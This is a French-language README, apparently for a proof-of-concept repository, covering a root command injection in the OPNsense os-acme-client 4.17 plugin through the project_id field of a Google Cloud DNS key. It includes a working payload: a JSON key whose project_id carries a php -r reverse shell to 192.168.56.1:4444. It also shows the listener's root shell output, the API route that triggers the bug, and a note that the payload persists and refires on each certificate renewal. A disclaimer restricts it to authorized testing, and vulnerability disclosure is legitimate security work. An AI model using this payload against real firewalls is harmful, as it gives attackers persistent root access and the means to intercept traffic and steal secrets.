 cppghoul/cve-2026-123025
Injection de commandes OS en tant que root via la clé de challenge Google Cloud DNS

[!WARNING] AVERTISSEMENT Cette preuve de concept est fournie à des fins éducatives et de tests de sécurité autorisés uniquement. Utilisez-la uniquement contre des systèmes que vous possédez ou pour lesquels vous disposez d'une autorisation écrite explicite de test. L'auteur décline toute responsabilité pour tout usage abusif ou dommage causé par ce logiciel. L'accès non autorisé à des systèmes informatiques est une infraction pénale dans la plupart des juridictions.
OPNsense os-acme-client 4.17 - Injection de commande OS en tant que root via la clé de défi Google Cloud DNS.
Depuis que j'ai découvert cette vulnérabilité, je souhaite inclure ma PoC pour celle-ci.
Cette preuve de concept est fournie à des fins éducatives et de tests de sécurité autorisés uniquement. L'auteur décline toute responsabilité pour tout usage abusif ou dommage.
Le plugin ACME Client récupère deux valeurs depuis la clé JSON de compte de service Google Cloud fournie par l'opérateur et les interpole dans des commandes shell sans échappement ni validation.
project_id et client_email sont lus depuis le champ de modèle dns_gcloud_key (un simple
TextField, sans validation — AcmeClient.xml:740) et se retrouvent à l'intérieur de deux
appels gcloud config set ... dans LeValidation/DnsGcloud.php (lignes 81-82).
LeUtils::run_shell_command() transmet la chaîne résultante directement à proc_open(),
c'est-à-dire /bin/sh -c. Tous les sites d'appel comparables dans le plugin passent par le helper sûr
LeUtils::execSafe() — ces deux instructions sont la seule exception.
La chaîne d'émission de certificat s'exécute en tant que root :
WebUI/API "Issue certificate"
  └─ configd action [sign-cert]:
       /usr/sbin/daemon -f /usr/local/opnsense/scripts/OPNsense/AcmeClient/lecert.php   (root)
         └─ LeCertificate::issue()
              └─ LeValidation\DnsGcloud::prepare()          <-- injection fires here,
                                                             before any Google / ACME traffic
La commande injectée s'exécute avant toute validation DNS-01, donc une fausse clé JSON suffit : pas de compte Google, pas de domaine valide. La charge utile reste dans config.xml et s'exécute à nouveau à chaque renouvellement automatique du certificat (cron).
os-acme-client 4.17 - confirmé (shell root obtenu)os-google-cloud-sdk doit être installé (sinon prepare() se termine avant l'injection)DnsGcloud.php actuel (présent depuis ≤ 2021)Tout utilisateur authentifié du webGUI ayant accès aux pages du plugin ACME Client (ACL de page, pas nécessairement un administrateur complet) peut exécuter des commandes arbitraires en tant que root sur le pare-feu : réécrire les règles de pare-feu, intercepter le trafic, extraire les secrets VPN, les clés de CA et config.xml.
Deux cas à noter :
os-google-cloud-sdk est déjà installé — aucun privilège firmware ou SSH requis.config.xml et s'exécute à nouveau à chaque renouvellement automatique du certificat.Cible : 192.168.56.2 — OPNsense CE 26.7 (lab VirtualBox), plugins os-acme-client 4.17 + os-google-cloud-sdk 1.0_1, WebGUI en HTTPS.
project_id :
{"type":"service_account",
 "project_id":"poc; php -r '$s=fsockopen(\"192.168.56.1\",4444);proc_open(\"/bin/sh -i\",array(0=>$s,1=>$s,2=>$s),$p);' >/dev/null 2>&1 & #",
 "client_email":"[email protected]"}


POST /api/acmeclient/certificates/sign/<uuid>).DnsGcloud::prepare() exécute le php -r injecté en tant que root et établit une connexion sortante :$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.2] 52979
sh: can't access tty; job control turned off
# id
uid=0(root) gid=0(wheel) groups=0(wheel)
# hostname
OPNsense.internal
# opnsense-version
OPNsense 26.7 (amd64)
Le journal du plugin confirme l'ordre des événements — l'injection se déclenche pendant la préparation de la validation, avant même que la commande ACME ne soit créée :
13:32:33 Registered                                  <- ACME account registered
13:33:12 Using CA ... Creating domain key            <- issue() started
            [ payload executed HERE as root ]
13:33:24 Error creating new order ... "poc" needs at least one dot   <- irrelevant to the exploit
L'exploit complet est implémenté dans PoC.py - interactif, sans arguments. Il exécute les
étapes ci-dessus via l'API webGUI, lance nc -lvnp de lui-même et attend le shell.
PHP est utilisé pour la charge utile car il est toujours présent sur OPNsense (nc de FreeBSD n'a pas d'option -e).
Les objets ACME créés sont laissés en place volontairement : la charge utile survit dans config.xml
et se redéclenche lors du renouvellement automatique.
MIT — voir LICENSE.
cppghoul
À des fins éducatives et de tests de sécurité autorisés uniquement.






